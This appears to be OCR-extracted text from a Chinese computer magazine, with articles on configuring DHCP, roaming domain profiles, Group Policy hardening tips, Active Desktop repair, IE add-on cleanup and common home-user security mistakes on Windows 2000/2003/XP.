


图4 选中中继 DHCP 数据包

此时我们就可以在路由和远程访问窗口中看到 DHCP 中继代理程序处于启用模式（如图 5 所示）。当前子网中若发出获取 IP 地址请求时，我们就可以在“接收的请求”里看到相应的数字变化，同时还可以了解“接收的回复”，即从 DHCP 返回分配的 IP 地址数目。至此 DHCP 中继代理配置成功。



图5 路由和远程访问界面

## 新增保留

经常出现这样的情况，DHCP 服务器配置好后，网络中又增加了其他服务器或者需要使用固定 IP 地址的用户，例如老板的笔记本等。而配置 DHCP 服务器时，作用域中排除在外的 IP 地址已经用完，这该怎么办呢？在这种情况下，我们可以新增保留的 IP 地址。

首先在客户端打开命令提示符窗口，输入“ipconfig/all”，命令执行后将“Physical Address”一行后面的数字记录下来。然后打开 DHCP 控制台，在作用域的“保留”项上用鼠标右键单击，在弹出的菜单中选择【新增保留】命令，在打开的窗口中输入“保留名称”、保留的“IP 地址”，同时将记录下来的数字填在“MAC 地址”后（如图 6 所示）。至于支持的类型一般选择“仅 DHCP”即可，因为“仅 BOOTP”是适用于无盘网络的，输入完毕单击【添加】按钮完成保留添加。这样保留的 IP 地址将只能被应用于该计算机，而不能应用于其他计算机，除非用户更换了网卡。




图6 新建保留界面

## 管理其他 DHCP 服务器

当网络比较大时，我们架设了两台或者多台 DHCP 服务器，那么每次配置时都要来回奔波，很麻烦。其实我们可以将其集中在一台服务器上进行管理。打开某一台 DHCP 服务器的 DHCP 控制台，然后选中左侧最上方的“DHCP”项后打开【操作】菜单，选择【添加服务器】命令。在打开的窗口中有两种选择：一是选择“此服务器”，然后单击【浏览】按钮将其他 DHCP 服务器添加进来；二是选择“经过身份验证的 DHCP 服务器”，选择该项，则要事先在 AD 中进行身份验证方可。根据自己的实际情况进行选择，选好后再单击【确定】按钮即可。

## 启用审核记录

为了能够掌握 DHCP 服务器的一举一动，我们可以启动审核纪录。在 DHCP 控制台中，用鼠标右键单击 DHCP 服务器名称，在弹出的菜单中选择【属性】命令，在“常规”选项卡中选中“启用 DHCP 审核记录”选项，单击【应用】按钮即可。我们还可以改变日志默认的保存路径，将属性窗口切换到“高级”选项卡，可以看到这里包括了审核日志路径、数据库路径、备份路径等，我们只需要单击【浏览】按钮就可以指定新的位置了（如图 7 所示）。




图7 审核日志路径

DHCP 是我们网管工作中使用频率比较高的服务之一，相信掌握这些技巧一定会让 DHCP 发挥更大的作用。

玩转 Windows 2000/2003 域账户漫游功能

对于企业网络来说，使用域是对网络进行有效管理的一种好方法。对于内部员工来说，使用域账号登录公司内部任何一台计算机，他看到的桌面项目、程序设置、权限都是统一的，这样在实用性、安全性等方面提高了许多。今天笔者将向大家介绍如何实现基于 Windows 2000/2003 服务器的账户漫游功能，从而实现网络内部统一规范的管理。

升级网络

由于我们要实现的功能是基于域工作模式的，因此必须将企业网络的服务器升级到域控制器。我们以常见的 Windows 2000 Server 为例。进入控制面板下的“管理工具”文件夹，双击其中的“配置服务器”项，单击左侧的“Active Directory”项，同时单击右侧的“启动”链接，打开 Active Directory 安装向导窗口，选择安装类型为“新域的域控制器”，继续单击【下一步】按钮，一直到提示输入 DNS 域名，这里可直接输入企业内部网络域名，也可随便输入，例如 ycsite.com（如图 1 所示）。继续单击【下一步】按钮，设置“域 NetBIOS 名称”，任意输入（例如 ycsite）即可。接下来安装向导会提示无法与 DNS 服务器建立联系，这是因为我们没有安装 DNS 服务的原因，因此只需要单击【确定】按钮并选择“是，在这台计算机上安装和配置 DNS（推荐）”项，然后根据向导完成安装即可。




图 1 提示输入 DNS 域名的界面

提示

如果事先已经安装并配置好了 DNS 服务，那么就不会出现无法与 DNS 服务器建立联系的信息了。

配置账户信息

当成功地将企业网络升级到域服务器模式后，我们就需要为用户在域控制器上创建相应的账户了。打开控制面板中的“管理工具”文件夹，找到其中的“Active Directory 用户

盐城生物工程高等职业技术学校 宋俊苏

和计算机”项后将其打开，在打开的窗口左侧选择“Users”项，并在右侧空白处单击鼠标右键，在弹出的菜单中选择【新建】命令下的【User】（如图 2 所示），这样就打开了创建新用户窗口，输入用户名称及“姓”、“名”等项，并单击【下一步】按钮设置该用户的密码和相关参数以完成用户的创建（如图 3 所示）。




图 2 创建新用户窗口




图 3 新建对象界面

这个时候该账户在客户端就可以登录了，但是从使用的方便性角度考虑，管理员必须为相同权限的用户进行共性内容的配置，从而实现模板的共享。因此我们需要注销当前管理员身份，然后使用创建的账号登录，在服务器上进行桌面、程序等相关个性化的信息设置工作，这些设置的信息都会保存在系统分区的 Documents and Settings\username 文件夹之中。大家要记住其保存的位置，因为在后文需要将该目录共享出来。

配置漫游文件

我们的目标是希望实现单一账户在企业网络中任意一台机器上登录，都能够看到相同的信息，也就是实现用户配置文



件在网络上的漫游。因此，在域服务器上创建一个专门的文件夹，例如将其命名为“pz”，接下来将文件夹设为共享。再打开系统属性窗口，切换到“用户配置文件”选项卡，选中创建的用户配置文件，以用户名作为标识（如图 4 所示），然后单击【复制到】按钮，在弹出的窗口中单击【浏览】按钮将创建的共享文件夹添加进来，并单击【更改】按钮，打开“选择用户或组”对话框，从中可以选择应用该配置文件的账户，选好之后依次单击【确定】按钮保存设置。通过这一步操作，我们保存在系统分区的 Documents and Settings\username 中的配置信息就会自动复制到新创建的共享文件夹中了。



图 4 用户配置文件选项卡

不过现在我们还不能实现账户配置信息在网络中的漫

游，必须将相应的配置文件保存路径与相应的用户建立关联。再次打开控制面板下“管理工具”中的“Active Directory 用户和计算机”窗口，用鼠标右键单击选择【属性】命令，打开创建漫游账号的“账号属性”窗口，切换到“配置文件”选项卡，在“用户配置文件”区域中的“配置文件路径”中按照“\\服务器名或 IP 地址\共享文件夹路径”格式输入配置文件所在的详细网络路径，输入完毕单击【确定】按钮结束配置。

## 客户端加入域

对于新创建的域，用户计算机登录必须升级到域模式，因为默认的模式是工作组模式。用鼠标右键单击桌面上的“我的电脑”图标，在弹出的菜单中选择【属性】命令打开系统属性窗口，切换到“网络标识”选项卡，单击【属性】按钮打开“标识更改”对话框，保持计算机名不变，而在底部的“隶属于”中选择“域”选项，并在输入框中输入在服务器上创建的域的名称，修改完毕单击【确定】按钮，这样就会要求我们输入有管理域权限的用户名和密码。根据实际情况输入并单击【确定】按钮，这样就会出现欢迎界面，说明我们已经将该客户机成功加入域里了。

重新启动加入域的计算机，在出现的登录界面中输入域账号和密码，并选择登录到域，这样登录成功之后，您就可以看到自己关于桌面及程序的设置。例如 IE 设置和漫游账号是一样的，而且使用这个账号在加入域内的任何一台计算机上登录也都是是一样的。

## 活动桌面的恢复方法

辽宁 王一方

### 现象

一台操作系统为 Windows XP 的计算机，安装新软件后重新启动系统，重启到桌面时，出现一个白色的桌面，提示 Active Desktop 活动桌面遇到错误，无法启动，关闭。

单击【还原 Active Desktop】按钮，出现“Internet Explorer 脚本错误”的页面，无法还原，又恢复到错误界面。

### 处理

在桌面上单击鼠标右键，选择【属性】命令，选择“桌面”选项卡，单击【自定义桌面】按钮，单击【现在清理桌面】按钮，按照默认步骤操作，单击【完成】按钮后，恢复到正常的桌面。

### 总结

为进一步了解活动桌面的信息，笔者整理了一些有关活动桌面的资料，供读者参考。

#### 1. 活动桌面的概念

活动桌面是网页的活动脚本，即可以用网页做桌面。启用活动桌面后，可以在桌面显示 Web 的内容，包括图片、链接等；还有就是当您浏览到喜欢的图片时，可以通过单击鼠标右键将图片直接设为背景或者桌面项。活动桌面可以在组策略中启用或禁用。如果系统慢的话，可以关闭活动桌面以释放一定的系统资源。

#### 2. 活动桌面被意外关闭时的常用处理方法

(1) 首先去掉壁纸，然后正常关机；

(2) 单击【开始】→“控制面板”→“显示”→“桌面”→“自定义桌面”→“Web”选中正在使用的 Active Desktop

活动桌面，删除并确定。

### 3. 活动桌面的启用与禁用

在运行窗口执行“gpedit.msc”，打开“组策略”窗口，

单击“用户配置→管理模板→桌面→Active Desktop”，启用或者禁用即可。



## 你也会犯这些初级错误吗

山东 郭世军

紧张的新手经常会害怕某个错误操作会永久破坏计算机，但结果并没有想象的那么严重。虽然如此，但用户还是经常给计算机及网络制造各种麻烦。以下是一些我们可以远离的常见错误。

### 使用没有过电压保护的电源

这个错误真的能够毁掉计算机设备及上面所保存的数据。您可能以为只有在雷暴发生时，系统才会有危险，但其实任何能够干扰电路使电流回流的因素都能烧焦您的设备元件。有时甚至一个简单的动作，比如打开与计算机设备同在一个电路中的设备（特别是电吹风、电加热器或者空调等高压电器），就能导致电涌。如果遇到停电，当恢复电力供应时也会出现电涌。

使用电涌保护器就能够保护系统免受电涌的危害，但是请记住，大部分价钱便宜的电涌保护器只能抵御一次电涌，随后需要进行更换。不间断电源（UPS）更胜于电涌保护器，UPS 的电池能使电流趋于平稳，即使断电，也能给您提供时间从容地关闭设备。

### 不使用防火墙就上网

许多家庭用户会毫不犹豫地计算机接上漂亮的新电缆或者 DSL 调制解调器开始上网，而没有意识到他们正将自己暴露在病毒和入侵者面前。无论是宽带调制解调器或者路由器中内置的防火墙，还是调制解调器或路由器与计算机之间的独立防火墙设备，或者是在网络边缘运行防火墙软件的服务器，或者是计算机上安装的个人防火墙软件（如 Windows XP 中内置的 ICF/Windows 防火墙，或者类似 Kerio 或 ZoneAlarm 的第三方防火墙软件），总之，所有与互联网相连的计算机都应该得到防火墙的保护。

笔记本上安装个人防火墙的好处在于，当用户带着计算机出差，插入酒店 DSL 或电缆端口，或者与无线热点相连接时，已经有了防火墙的保护。仅仅拥有防火墙还不够，您还需要确认防火墙已经开启，并且配置得当，才能够发挥保护作用。

### 忽视防病毒软件和防间谍软件的运行和升级

让我们面对现实：防病毒程序非常令人讨厌。它们总

是阻断一些您想要使用的应用，有时您不得不在安装新软件时先停止防病毒程序。而且为了保证效用，不得不经常进行升级。好像原来的版本总是要过期，并催促您进行升级，在很多情况下，升级都是收费的。但是在现在的环境下，您无法承担不使用防病毒软件所带来的后果。病毒、木马、蠕虫等恶意程序不仅会削弱和破坏系统，还能通过您的计算机向网络其他部分散播病毒。在极端情况下，甚至能够破坏整个网络。

间谍软件是另外一种不断增加的威胁。这些软件能够自行在计算机上进行安装（通常都是在您不知道的情况下），搜集系统中的情报然后发送给间谍软件程序的开发者或销售商。防病毒程序经常无法察觉间谍软件，因此请务必使用一个专业的间谍软件探测清除软件。

### 安装和卸载大量程序，特别是测试版程序

由于用户对最新技术的渴望，经常安装和尝试新软件。免费提供的测试版程序能够使您有机会抢先体验新的功能。另外还有许多可以从网上下载的自由软件和共享软件。我们知道有些用户还曾经安装盗版软件或者“warez”。

您安装的软件数量越多，使用含有恶意代码的软件，或者使用编写不合理能够导致系统工作不正常或者崩溃的软件的几率就更高。这样的风险远高于使用盗版软件。

即使您只安装经过授权的最终版本的商业软件，过多的安装和卸载也会弄乱注册表。不是所有的卸载步骤都能将程序剩余部分清理干净，这样的行为会导致系统逐渐变慢。

您应该只安装真正需要使用的软件，只使用合法软件，并且尽量减少安装和卸载软件的数量。

### 磁盘总是满满的并且非常凌乱

频繁安装和卸载程序（或增加和删除任何类型的数据）都会使磁盘变得零散。信息在磁盘上的保存方式导致了磁盘碎片的产生。在新的空磁盘中保存文件时，文件被保存在连续的簇上。如果您删除的文件占用了五个簇，然后保存了一个占用八个簇的文件，那么前五个簇的数值会保存在删除产生的五个空簇中，剩余的三个则保存在下三个空的簇中。这样就使得文件变得零散或分

裂。随后在访问文件时，磁头不会同时找到文件的所有部分，而是到磁盘的不同地址上找回全部文件，这样使得访问速度变慢。如果文件是程序的一部分，程序的运行速度就会变慢。过于零散的磁盘运行速度慢得就像在“爬行”一样。

您可以使用 Windows 自带的磁盘碎片整理工具（程序→附件→系统工具）或者第三方磁盘碎片整理工具 defrag 来重新安排文件的各个部分，以使文件在磁盘上能够连续存放。

另外一个常见的能够导致性能问题和应用行为不当的原因是磁盘过满。许多程序都会生成临时文件，运行时需要磁盘提供额外空间。您可以使用 Windows XP 的磁盘清理工具或者第三方程序查找和删除很少用到的文件，或者您也可以手动删除文件来释放磁盘空间。

## 打开所有的附件

有些人就是无法控制自己：收到带有附件的电子邮件就好像收到一份意料之外的礼物。但是就好像您门前的包裹里可能有炸弹一样，电子邮件中的文件附件也可能包含能够删除文件或系统文件夹，或者向地址簿中所有联系人发送病毒的代码。

最容易被洞察的危险附件是可执行文件（即可以运行的代码），扩展名为 .exe、.cmd 及其他很多类型（参见 <http://antivirus.about.com/od/securitytips/a/fileextview.htm> 查看不同类型的可执行文件扩展名列表）。不能自行运行的文件，如 Word 的 .doc 文件，以及 Excel 的 .xls 文件，能够含有内置的宏。脚本（Visual Basic、JavaScript、Flash 等）不能被计算机直接执行，但是可以通过程序运行。

过去一般认为纯文本文件（.txt）或图片文件（.gif、.jpg、.bmp）是安全的，但现在不是了。文件扩展名也可以伪装：入侵者能够利用 Windows 默认的不显示普通的文件扩展名的设置，将可执行文件名称设为类似 greatfile.jpg.exe 这样。实际的扩展名被隐藏起来，只显示为 greatfile.jpg。这样收件人会以为它是图片文件，但实际上却是恶意程序。

您只能在确信附件来源可靠并且您知道是什么内容的情况下才可以打开附件。即使带有附件的邮件看起来似乎来自您可以信任的人，也有可能是某些人将他们的地址伪装而成的。甚至是发件人的计算机已经感染了病毒，在他们不知情的情况下发送了附件。

## 单击所有链接

打开附件不是鼠标所能带给您的唯一麻烦。单击电子邮件或者网页上的超级链接能将您带入植入 ActiveX 控件或脚本的网页，利用这些就可能进行各种类型的恶意行为。如清除硬盘，或者在计算机上安装后门软件，这样黑客就可以潜

入并夺取计算机的控制权。

点错链接也可能会带您进入具有盗版音乐或软件等不良内容的网站。如果您使用的是工作计算机可能会因此麻烦缠身，甚至惹上官司。

在单击链接之前请务必考虑一下。有些链接可能被伪装为网络钓鱼信息或者那些可能将您带到别的网站的网页里。

## 共享或类似共享的行为

分享是一种良好的行为，但是在网络上，分享则可能将您暴露在危险之中。如果您允许文件和打印机共享，别人就可以远程与您的计算机连接，并访问您的数据。即使您没有设置共享文件夹，在默认情况下，Windows 系统会隐藏每块磁盘根目录下可管理的共享。一个黑客高手有可能利用这些共享侵入您的计算机。解决方法之一就是，如果您不需要网络访问您计算机上的任何文件，就请关闭文件和打印机共享。如果您通过公共无线热点使用笔记本进行连接，并且您确实需要共享某些文件夹，请务必通过共享级许可和文件级（NTFS）许可对文件夹进行保护。另外还要确保您的账号和本地管理账号的密码足够安全。

## 用错密码

这也是使得我们暴露在入侵者面前的又一个常见错误：用错密码。即使您的网络环境中没有管理员强迫您选择强大的密码并定期更换，您也应该这样做。不要选用容易被猜中的密码，如您的生日、爱人的名字、身份证号码等。密码越长越不容易被破解，因此您的密码至少为八位，十四位就更好。常用的密码破解方法采用“字典”破解法，因此不要使用字典中能查到的单词作为密码。为安全起见，密码应该由字母、数字及符号组合而成。

很长的无意义的字符串密码很难被破解，但是如果你因为记不住密码而不得不将密码写下来的话，就违背了设置密码的初衷，因为入侵者可能会找到密码。可以造一个容易记住的短语，并使用每个单词的第一个字母，以及数字和符号生成一个密码。例如，使用“My cat ate a mouse on the 5th day of June”可以得到密码“Mc8amot5doJ。”

## 忽视对备份和恢复计划的需要

即使您听取了所有的建议，入侵者依然可能弄垮您的系统，您的数据可能遭到篡改，或因硬件问题而被擦除。因此备份重要的数据，制定系统故障时的恢复计划具有相当重要的意义。

大部分计算机用户都知道应该备份，但是许多用户从来都不进行备份，或者最初做过备份但是从来都不定期对备份进行升级。使用内置的 Windows 备份程序（Windows NT，2000 及 XP 中内置的 Ntbackup.exe）或者第三方备份程序就



可以自动进行定期备份。所备份的数据应当保存在网络服务器或者远离计算机自身的可移动驱动器中，以防止洪水、火灾及龙卷风等灾难情况的发生。

请记住数据是您计算机上最重要的东西。操作系统和应用程序都可以重新安装，但是重建原始数据则是难度很高甚至根本无法完成的任务。

备份系统信息也可以节省时间，减少损失。您可以使用常用的 Ghost 或者克隆程序创建磁盘镜像。这样就可以快速恢复系统，而无需经过冗长乏味的安装过程。

## 还 IE 一个清白

上网冲浪少不了使用 IE 浏览器，但时下不少软件或网页总喜欢与 IE “拉关系”，要么在 IE 中给您添加按钮，要么在菜单栏中添加软件启动命令。时间一长，IE 会变得臃肿不堪，不但影响 IE 运行速度，而且各类问题也随之而来。现在就让我们来给 IE 进行一次大扫除，还它一个“清白之躯”。

虽然很多软件都喜欢在 IE 身上添加附件，但只要把原有的软件卸载，其对应的附件也就一并清除了。

但有的软件卸载后，在 IE 上仍然可能存在着一些“尾巴”，这时候我们就只能在注册表中手动清除：依次单击系统菜单【开始】→【运行】命令，输入“regedit”命令打开注册表编辑器，分别查看“HKEY\_LOCAL\_MACHINE\Software\Microsoft\Internet Explorer”下各主键的键值（重点留意 Extensions、Menuext、toolbar、ActiveX Compatibility 等主键下

的子键），找到对应键值后删除（如图 1 所示），再次退出。重新打开 IE 就会发现软件遗留下来的“尾巴”已经清除干净了。



图1 注册表编辑器

## 组策略之“降龙十八掌”

笔者总结了一些组策略中的技巧，希望能如“降龙十八掌”一样，助您一臂之力。

### 降龙十八掌第一式——亢龙有悔：单独保留默认的 GPOs

密码、账户锁定和 Kerberos 策略设置必须在域级别实现（如果在 OU 级别上去做，只是对计算机的本地用户生效而不是域用户）。

还有以下设置：登录时间用完后自动注销用户，重命名（Domain）管理员账户和重命名（Domain）来宾账户。这些策略也必须在域级别实现，并且只有这些策略需要在域级别上设置。

可以使用以下两种方法：

- 在 Default Domain Policy 中仅修改以上策略设置，然后在其下链接其他 GPO；
- 单独保留 Default Domain Policy 永不修改，创建并链接高优先级的 GPO，然后修改策略设置。

中国石油天然气股份有限公司辽河油田分公司 张居库

### 降龙十八掌第二式——飞龙在天：设计 OU 结构

- 将 DC 放在 DC 所在的 OU 里并单独管理。
- 为用户和计算机创建单独的 OU。
- 使用 OU 把用户/计算机按照角色分组。

例如：

(a) 计算机：邮件服务器、终端服务器、Web 服务器、文件和打印服务器、便携计算机等。

(b) 域控制器：保留在默认的 Domain controllers OU 下（链接 Default Domain Controller Policy GPO）。

(c) 用户：IT 职员、工程师、车间工作人员、移动用户等。

(4) 默认情况下，所有新账户创建在 cn=users 或者 cn=computers（不能链接 GPO）上，所以如果是 Windows 2003 域，用如下方法：

(a) 在域中使用“redirusr.exe”和“redircmp.exe”指定所有新计算机/用户账户创建时的默认 OU。



(b) 允许使用组策略管理新创建的账户。

### 说明

使用“redirusr.exe”和“redircmp.exe”两个命令，为使重定向成功，在目录域中的域功能级别必须至少是 Windows Server 2003，这两个工具是内置的。

示例：所用域的名字是 zxy.xy，让新计算机加入到域中，默认注册到 TEST 的 OU 中去，命令是：c:\>redircmp ou=test,dc=zxy,dc=xy。以下命令创建计算机账户：c:\>net computer [url=file://computername/] \computername[/url]/add。

## 降龙十八掌第三式——龙战于野：反对跨域 GPO 链接

如果您公司是多域环境，绝对不要把父域的 GPO 链接到子域来使用，相反亦然，原因如下：

- (1) 将明显地影响处理时间。
- (a) 通过链接取 GPO 的时间。
- (b) 使排错和客户端处理 GPO 的速度非常慢。
- (2) 违反 KISS 规则（使问题变得简单）。

在一个域中更改 GPO 设置将影响另外一个域。如果想使用相同的 GPO，可以先在源域上备份或导出，然后在目标域导入，或利用 GPMC 进行复制粘贴。

(3) 使用 GPMC 脚本来帮助部署和维护跨域的组策略的一致性。脚本文件如下：

- (a) Create Environment From XML.wsf;
- (b) Create XML From Environment.wsf。

## 降龙十八掌第四式——潜龙勿用：谨慎使用强制/禁止替代/阻止继承、回环处理模式

原因如下：

- (1) 增加了处理时间，增加了排错的难度，可以在域级别强制增加一个标准策略，但是不要使用阻止继承。
- (2) 回环处理模式会给排错带来负担，但是有特定的场景时可以使用。

## 降龙十八掌第五式——利涉大川：使一切简单化

(1) 首先考虑以下几点：

(a) 每增加一个 GPO 都会增加复杂性（默认情况 Client 最多可处理 999 个 GPO）。

(b) 限制谁创建/修改/链接 GPOs（委派）。

(c) 回环处理/强制/阻止继承使事情变得复杂。

(2) KISS：如果可能的话，使用以下三个层次的 GPO：

- (a) 默认的域策略（用户账户设置）。
- (b) 一个基线的安全策略（强制应用到域中的每个用户，每台计算机）。
- (c) 一个指定 OU 的策略（专门针对某个 OU 包含一些

唯一设置的 GPO）。

(3) 反对为每一个 GPO 设置安全过滤器（安全过滤器的好处是 GPO 只对指定的用户或组生效，不是非常必要的话，不要用安全过滤器，同样会增加处理 GPO 的负担）。

(4) 仅仅对每个 GPO 中需要的设置做修改，其他保留默认状态。

## 降龙十八掌第六式——鸿渐于陆：在 GPMC 中进行所有的操作

(1) 使用 GPMC 的 RSOP 工具。

(2) 文档化 GPO 的设置。

(3) 进行委派。

(4) 所有的启用、禁用、链接、强制等（使用它禁用所有 GPO 中不使用的部分用户或计算机时，将略微改进处理时的性能）。

(5) 在测试环境和生产环境中进行迁移。

(6) 和 GPMC 一起安装很多的脚本（C:\programfiles\gpmc\scripts）。

## 降龙十八掌第七式——突如其来：使用 GPO 规划工具

所有的 GPO 设置参考如下：

<http://www.microsoft.com/downloads/details.aspx?familyid=7821c32f-da15-438d-8e48-45915cd2bc14&displaylang=en>

## 降龙十八掌第八式——震惊百里：即使没有改变设置也强制重新应用策略

(1) 适用于当用户是客户计算机的本地管理员组的成员的场景（要了解组策略的应用模式，首先用户登录后，要应用 GPO 的策略设置，以后就会有这样的问题，如果您不对这个 GPO 里的策略进行任何修改，那么客户端就不会再应用，因为客户端会检测 GPO 的版本号。只有对 GPO 更改过，版本号不同，客户端才会去下载应用，如果没有改过，版本还一样，客户端就不会再去下载。重新刷新这个策略，用强制策略处理，可以把修改的一些策略刷新）：

(a) 在组策略应用以后覆盖指定的设置。

(b) 默认情况下，组策略只会检查有没有新的策略设置可用，然后在后台刷新。

(2) 强制策略再次处理：

(a) 这个策略的位置在：“计算机或用户配置→管理模板→系统→组策略→[每一种策略的类型]策略处理”，需要启用以下结点：注册表、IE、软件安装、文件夹重定向、脚本、安全性、IPSec、无线、EFS 和磁盘配额。

(b) 每个结点的选择：启用“即使尚未更改组策略对象也要进行处理”。

(3) 处理每个结点：考虑禁用“允许通过慢速网络连接进行处理”，例如：“软件安装”禁用后，客户端就不会安装这个软件。

### 降龙十八掌第九式——或跃在渊：使 Windows XP 同步处理组策略

(1) Windows XP 默认是异步处理组策略的。

无需等网络响应（Windows XP 应用过 GPO 就会在本地有缓存），这种异步处理方式大大缩短了 Windows XP 客户端所需要的引导与登录时间，可是处理文件夹重定向等都会有延迟，这将会影响到排错。

(2) Windows 2000 默认是同步处理组策略的。

(3) 我们应该，不想让操作系统来决定组策略的处理方式，也不想让其他因素影响排错。

(4) 这个策略的位置在：“计算机配置→管理模板→系统→登录→计算机启动和登录时总是等待网络”。这个策略启用后，Windows XP 就使用同步处理的方式，这样应用 GPO 就不会有延迟了。

### 降龙十八掌第十式——神龙摆尾：使用 GPO 命名惯例

(1) 保证 GPO 的一致性，并保证容易理解。创建 GPO 的管理员越多，一致性越差。

(2) 使用简洁的名字描述 GPO 的意图。

(3) 微软使用的命名惯例如下：

三个关键字符：范围（end user 最终用户，worldwide 全部，IT）；目的：谁管理。

示例：IT-office2003-ITG。

### 降龙十八掌第十一式——鱼跃于渊：为新的账户指定策略

(1) 默认情况下，所有新的账户在 cn=Users 或 cn=Computers（GPO 不能链接到这些容器）中。

(2) 如果有 Windows 2003 域，则：

(a) 在域中使用“redirsr.exe”和“redircmp.exe”指定所有新计算机/用户账户创建时的默认 OU。

(b) 允许使用组策略管理新创建的账户。

(3) 要求 Windows 2003 域的功能级别为 Windows 2003。

### 降龙十八掌第十二式——见龙在田：怎样才能阻止用户访问特定的驱动器

(1) 组策略中包含了设置。

这个策略的位置在：“用户配置→管理模板→Windows

组件→Windows 资源管理器→防止从“我的电脑”访问这些驱动器”。

(2) 不能禁用其他的驱动器。

(3) 自定义管理模板或使用 GPDriveOptions。

### 降龙十八掌第十三式——双龙取水：密码存储安全

(1) Windows 使用两种不同的密码表示方法（通常称为“哈希”）生成并存储用户账户密码。

当您为用户账户的密码设置或更改为包含少于 15 位字符的密码时，Windows 会为此密码同时生成 LAN Manager 哈希（LM 哈希）和 Windows NT 哈希（NT 哈希）。

这些哈希存储在本地安全账户管理器（SAM）数据库或 Active Directory 中。与 NT 哈希相比，LM 哈希相对较弱，因此容易遭到暴力攻击。因此，考虑阻止 Windows 存储密码的 LM 哈希。

(2) 不允许存储 LM 哈希值（Windows XP 或 Windows Server 2003）。

这个策略的位置在：“计算机配置→Windows 设置→安全设置→本地策略→安全选项→网络安全：不要在下次更改密码时存储 LAN Manager 哈希值”。有些产品或者应用程序依赖于 LM 哈希。

### 降龙十八掌第十四式——时乘六龙：清空上次登录的用户名

如果便携计算机被盗，窃贼需要猜测两个部分：用户名和密码。

这个策略的位置在：“计算机配置→Windows 设置→本地策略→安全选项→交互式登录：不显示上次登录名”。

具体应用场景：台式机设置不显示上次登录名的必要性较小，主要是针对便携式计算机，可以给便携式计算机建个 OU，设置不显示上次登录用户名的策略。

### 降龙十八掌第十五式——密云不雨：面对密码猜测

(1) 使用清空上次登录的用户名技巧。

(2) 最好能布置监视工具。

(a) 不要实现账户锁定策略（别人就可以利用脚本进行不停的猜测密码，这就会形成一种拒绝服务攻击，让所有域用户账户锁定），集中在面对密码猜测的响应。

(b) 如果可能，在特定的周期内对大量的密码猜测让系统自动响应（找出猜密码的人，而进一步做出处理）。

## 降龙十八掌第十六式——损则有孚：创建登录警报

通常用于实现通知用户其使用的系统属于公司，并且其系统被监视。

这个策略的位置在：“计算机配置→Windows 设置→本地策略→安全选项→交互登录，用户试图登录时的消息文字。”

消息文字中提示的内容可以有也可以没有。

## 降龙十八掌第十七式——履霜冰至：严格控制 Default Domain Controllers Policy 用户权利

策略位置在“Default Domain Controllers Policy→计算机配置→Windows 设置→安全设置→本地策略→用户权限指派”。

## 有人 ping 你的上网计算机吗

Ping 命令是用于检测网络连接性、可到达性和名称解析等问题的主要的网络命令。它通过发送“网际消息控制协议（ICMP）”回应请求消息来验证与另一台 TCP/IP 计算机的 IP 级联接，回答响应消息的接收情况将和往返过程的次数一起显示出来，这就为黑客入侵上网用户的系统提供了一定的信息。作为网络用户一定要注意这种情况，防止黑客利用该漏洞入侵上网计算机。我们可以通过设置 IP 管理策略来阻止别人 ping 您的上网计算机，以 Windows XP 为例，具体方法如下：

第一步：单击【开始】菜单，选择【运行】命令，弹出“运行”对话框，在输入框中输入“mmc”，按回车键，弹出“控制台 1”对话框。

第二步：单击“控制台 1”对话框中的【文件】菜单，选择菜单中的【添加/删除管理单元】命令，弹出“添加/删除管理单元”对话框，单击其下的【添加】按钮，弹出“添加独立管理单元”对话框，选择“可用的独立管理单元”选项下的“IP 安全策略管理”，单击【添加】按钮。

第三步：弹出“选择计算机或域”对话框，选择“本地计算机”，单击【完成】按钮，再单击“添加独立管理单元”对话框中的【关闭】按钮，最后单击“添加/删除管理单元”对话框中的【确定】按钮，为控制台添加“IP 安全策略”，在本地计算机，用鼠标右键单击“控制台根结点”下的“IP 安全策略”，在本地计算机”选项，选择右键菜单中的【创建 IP 安全策略】命令，如图 1 所示：

## 降龙十八掌第十八式——抵羊触藩：限制匿名枚举

匿名枚举：黑客不用提交用户名和密码，他只要能通过命名管道（IPCS）闯进来，就可以通过匿名的方式列出计算机有哪些用户，有哪些共享，这对域控制器来说非常危险。

(1) 匿名枚举允许非授权的客户端请求信息包括：

(a) 域成员列表。

(b) 列出可用的共享。

(2) 这个策略的位置在：“Default Domain Controllers Policy→计算机配置→Windows 设置→安全设置→本地策略→安全选项→网络访问”。

河北 张新奎

